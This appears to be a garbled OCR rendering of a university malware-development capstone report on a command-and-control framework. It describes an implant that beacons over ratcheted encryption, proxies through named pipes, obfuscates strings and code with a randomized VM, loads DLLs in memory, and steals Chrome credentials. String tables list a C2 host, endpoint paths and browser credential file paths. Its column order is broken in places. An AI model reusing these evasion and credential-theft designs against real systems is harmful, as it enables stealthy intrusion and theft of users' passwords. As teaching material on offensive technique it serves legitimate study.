CS6983 Malware Development Capstone Project Internal Network Penetration C2 Framework

Double Ratchet Encryption

any traffic between the Server and Implants is encrypted using Libsodium AEAD, ensuring confidentiality, authenticity, integrity and forward secrecy. The symmetric keys for encryption will be dynamically generated from 3 root keys each session, and a new Root symmetric key will be negotiated every 10 sessions.During C2 communication, there will be unencrypted metadata and URLs for C2 to decide which key to decrypt the traffic. The metadata and URLs are randomized each time the traffic is sent, making sure there is no informative data to identify the malicious content from other network traffic for IDS or manual inspection.

Initial Key Exchange



Communication Proxying

Most of the time, the network segmentation and firewalls in an organization prevent unauthorized traffic flowing out of the network, making the implant connecting to C2 impossible. To ensure our implant is still functional under network segmentation, our implant is capable of proxying traffic from other implants that can't connect to server with Named Pipe. Our server and backend are built with this in mind too, it supports the control of multiple implants connections simultaneously.

Main Thread

After deployment, the implant will start key Server. The connection status will determine and the pipe thread. The main thread whether to enter Pipe Server or Pipe Client mode. If the connection is successful, the implant will keep going with the server mode and starts to sending the beacon() message until it meets a condition where the server connection is failed.

Pipe Server/Client

Pipe Server Thread	Listener Thread	Client Mode
Waiting for pipe Blocking pipe Instance	Listen for Incoming Pipe Message Incoming Req	Broadcasting pipe req Send Req pipe Instance
		Key Negotiation
send client msg to server	Intended URL + Data to C2	PipeClient()
	Server Reply	Exec Task
		Beacon

In pipe server mode, the implant consists of negotiation and trying to connect with the C2 3 threads. The main thread, listener thread executes the main functions, and the listener thread will keep listening for incoming pipe request. The pipe thread will remain stuck until there is a valid pipe broadcast message.

> In pipe client mode, the implant will send out a broadcast message to port 6983 of all interfaces. Once the server picks it up, it will keeps the normal operation as if it has network connection.

String Obfuscation

To prevent reverse engineering to our code, we added string / code obfuscation. Each string is encrypted with a different encryption key, and will be decrypted on spot by an inline function when being used. Although all data (string and key) will be stored in global data memory, there is no way to distinguish between the strings data and the key just by looking at the global data section. The keys are randomly generated with every build.

Ghidra String Result

From the string result of decompiler Ghidra, we can see there is no useful string presented in the window.

Here is how we include the necessary strings we need in the code. We include them in a header file, as encrypted Binaries.

Example Use Case

95 MA 96 MA 97 MA 98 MA 99 MA	KKE_SKID(beaconh_SERVER_PK_B64, "H9luw7Ii12BrayAS9Pu2yrvirN/fdZ9oqPFyk99lYQ8=") KKE_SKID(interneth_SERVER_ADDR_PROD, "pastebin-api.com") KKE_SKID(interneth_SERVER_ADDR_TEST, "127.0.0.1") KKE_SKID(interneth_PATH_BEACON, "/570d3879356/") KKE_SKID(interneth_PATH_INFOGATHER, "/93c6f53e7c1/") KKE_SKID(interneth_PATH_REGISTER, "/3cde155e69/") KKE_SKID(interneth_PATH_SHELLCMD, "/284686a8870/")	
101 MA 102 MA 103 MA 104 MA 105 106 MA 107 108 MA 110 MA 111 MA 111 MA	<pre>kkE_skID(interneth_PATH_UPLOAD, "/cb733125db26/") kkE_skID(interneth_PATH_UPLOAD, "/cb733125db26/") kkE_skID(interneth_PATH_UPLOAD, "/cb733125db26/") kkE_skID(interneth_PATH_CHROME, "/db2686e4eb/") kkE_skID(interneth_USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 kkE_skID(internet_connectServer_POST, "POST") kkE_skID(chromstealer_getChromeLocalStatePath_users,"C:\\Users\\") kkE_skID(chromstealer_getChromeLocalStatePath_localstate,"\\AppData\\Local\\Google\\Chrome\\User_Data\\Local State") kkE_skID(chromstealer_getChromeLocalLoginPath_users,"C:\\Users\\") kkE_skID(chromstealer_getChromeLocalLoginPath_logindata,"\\AppData\\Local\\Google\\Chrome\\User_Data\\Default\\Login_Data") kkE_skID(chromstealer_getChromeLocalLoginPath_logindata,"\\AppData\\Local\\Google\\Chrome\\User_Data\\Default\\Login_Data") kkE_skID(chromstealer_readEncryptedKey_searchStr,"encrypted_key") kkE_skID(fileIO_readChunks_Makefile,"Makefile")</pre>	Safari/537.36")
	To start obfuscation, we first need to include the strings we need to a generator file, in order to generate the strings and the key	
	<pre>#define LAIKA_VAR_MAX 512 #define LAIKA_BOX_STARTVAR(type, name, skid, data)</pre>	\

for (int i = 0; i < LAIKA VAR MAX; i++) { name##_skidData[i] = 0;



> Inline functions being used in the code to decrypt and torn strings in the data section. It's using XOR to decrypt each string

DWORD decode server pk fixed(uint8 t* server_pk_fixed) { size t server pk len;

An example of decrypting server's fixed public key

C2 Framework Basics

Environment Setup

Key Concepts

- **Client guid:** This is the unique identifier for each implant. At deployment, the implant will generate a unique ID to let server identify itself. It remains unchanged during the implants' lifetime Beacon message: It's the message that will be regularly sent to the server in a fixed amount of time interval. It has 2 purposes: tell the server that the implant is still alive and retrieve the task it
- **Encapsulation**: To prevent information disclosure, the implant will encapsulate any meaningful data inside another message. The final message exposed on the internet will have these two fields: 1. client guid ephemeral, 2. ciphertext. Note client guid ephemeral is different from the original real guid and will be changed each time the communication happens.
- Ratcheting: The server and the implant will use the same algorithm to generate symmetric keys. Therefore, as long as the root key is the same, any keys generated afterwards will be the same. Each time the implant connects the server, a new ratchet will be performed on both server and the session key x: Each implant will have 3 symmetric keys. session key send, session key rcv
- and client_guid_ephemeral. session_key_send : encrypt any information goes out from the implant session_key_rcv: decrypt any information goes in to the implant (i.e. from server) client guid ephemeral: Used to authenticate the encapsulated message, changing every time to
- nonce_x: Apart from session keys mentioned above, AEAD needs an additional data to authenticate and ensure the integrity of the data, a.k.a the nonce. These will be generated dynamically along with the session keys as well. (nonce_send, nonce_rcv) Besides the sending and receiving session keys, a nonce-like data called "suburl_bin" will also be generated along with the client_guid_ephemeral. The suburl_bin will then generate a random URL string, then send it to the server. The server will only accept the URL associated with the client_guid_ephemeral. **key kdf x:** This is the key used to generate symmetric key and client guid ephmeral for each



Potential Improvement

- The frontend can be more powerful than the current, for example adding more realtime update.
- The Download file task arguments is too long, we can add a feature to make it simple
- The Shell command execution will wait indefinitely if executing a command that never returns, causing the implant waiting for the thread to complete indefinitely. Adding a killswitch for is helpful
- Our dropper currently only loads the main function into the current process, to add make our implant more stealth, we should consider adding it to different processes A different C2 channel should be considered instead of communicating with the C2 directly



Frontend Interfaces

Implant ← C2 Interaction

In order to gain interactive access, we have built a backend server using Flask, along with a database with PostgreSQL. To satisfy the extensive utilities of our malware, we need a Remote Procedure Call protocol. Since most people are using JSON, we decided to use Protobuf as our solution. Nanopb has a great lightweight C implementation for this.

Beacon Execution Flow - Server

The server logs the beacon message from the implant, retrieve the first task that has been submitted via the admin frontend, send the Opcode and arguments to the implant, and prevents the implant to execute the same task



MAKE SKID(interneth SERVER ADDR PROD, "pastebin-api.com") MAKE SKID(interneth SERVER ADDR TEST, "127.0.0.1") MAKE SKID(interneth PATH UPLOAD, "/cb733125db26/" MAKE SKID(interneth PATH DOWNLOAD, "/4006384724e/" MAKE SKID(interneth PATH CHROME, "/db2686e4eb/")

Server Endpoints for implants: These APIs are all randomized to prevent Directory Brute forcing!

- /register Logs the implant, send PK to implant /beacon
- Logs the beacon, send latest task /infogather Records the host information from implant
- /shellcmd Receives the shell command result - /upload
- Receives the chunks of file uploaded by the implant /download
- /chrome Receives the key and chrome db file and decrypt it. the download function

Send the chunk of the file requested by the implant



Download File from Server

/download

As you have/will see in the demo, we need to include the file size, filename, and the targeted directory as arguments for the implant

Arbitrary File Upload to Server

/upload

Arbitrary Code Execution

Pipe Server → Client Switching

Pipe Server Thread

Waiting for

Dummy Pipe

For the implant to gracefully switch between

pipe server / client mode, the main thread

broadcast to connect to its own Pipe Server

However, there is one problem with the pipe

client mode. Since the endpoint URL is

pipe server does not know which URL it

Therefore, the client has to append the

intended URL before the encrypted message

for the pipe server. If the adversary is able to

intercept the message between the pipes and

stop it from reaching out to server, record the

first 256 bytes and start a DOS attack, they

will have a higher chance of success since

now our server is expecting that URL.

needs to send for the pipe client.

randomized each time for each implant, the

will send out a **dummy pipe** and **dummy**

and Listener thread to terminate them.

Connection

Ready to Enter ClientMode

Dummy Pipe

Dummy

Broadcast



Listener Thread

Message

Incoming

Dummy



Broadcast

/shellcmd To execute powershell command, the implant

will start a pipe instance and give the write end of the pipe to a new sub process. After the command is executed, the sub process is terminated and the results will be sent back to the server

Arbitrary Code Execution

/chrome

The chrome stealer feature is probably the The upload function is almost the reverse of most straightforward. We just retrieve the encrypted encryption key and decrypt using Windows API, then send it along with the database to the server to decrypt

Code Obfuscation

In addition to the string obfuscation, we also implement a virtual machine to achieve code obfuscation. Our VM has 10 opcodes and contains a stack local variables, control flow, and can call arbitrary C functions. To avoid fingerprinting, we generate a randomized opcode table (and therefore randomized interpreter) with each build.

word argc = (word)*program++

f (argc == 0) {
 void *function = (void *)D0_P0P().value;

accumulator.value = ((Function0)function

random.shuffle(opcodes)

an in-memory PE loader.

rint("#define`FOR_EACH_INSTRUCTION(V) \\") rint("\\\n".join(f"V({opcode})" for opcode in opcodes))

Nothing on disk



Instead of using URLDownloadToFile, we download the

file to an in-memory buffer and thereby avoid the implant

DLL ever touching disk. The dropper uses mmLoader,

mport random

No imports listed in the imports table; we



the functions we need.

manually look through PE export tables for

No strings listed in the string window; they are all obfuscated or elided completely in favor of hashes.

The decompiler just gives up. It's all unpredictable indirect tailcalls all the way

Self-unwrapping DLL

We wrote **bundll.py**, a program to take an existing DLL (say, our malware) and an in-memory PE loader (mmLoader), and put them together in a new DLL. This new DLL has no imports and doesn't appear to do anything but exposes an entrypoint that unpacks the inner DLL when called.
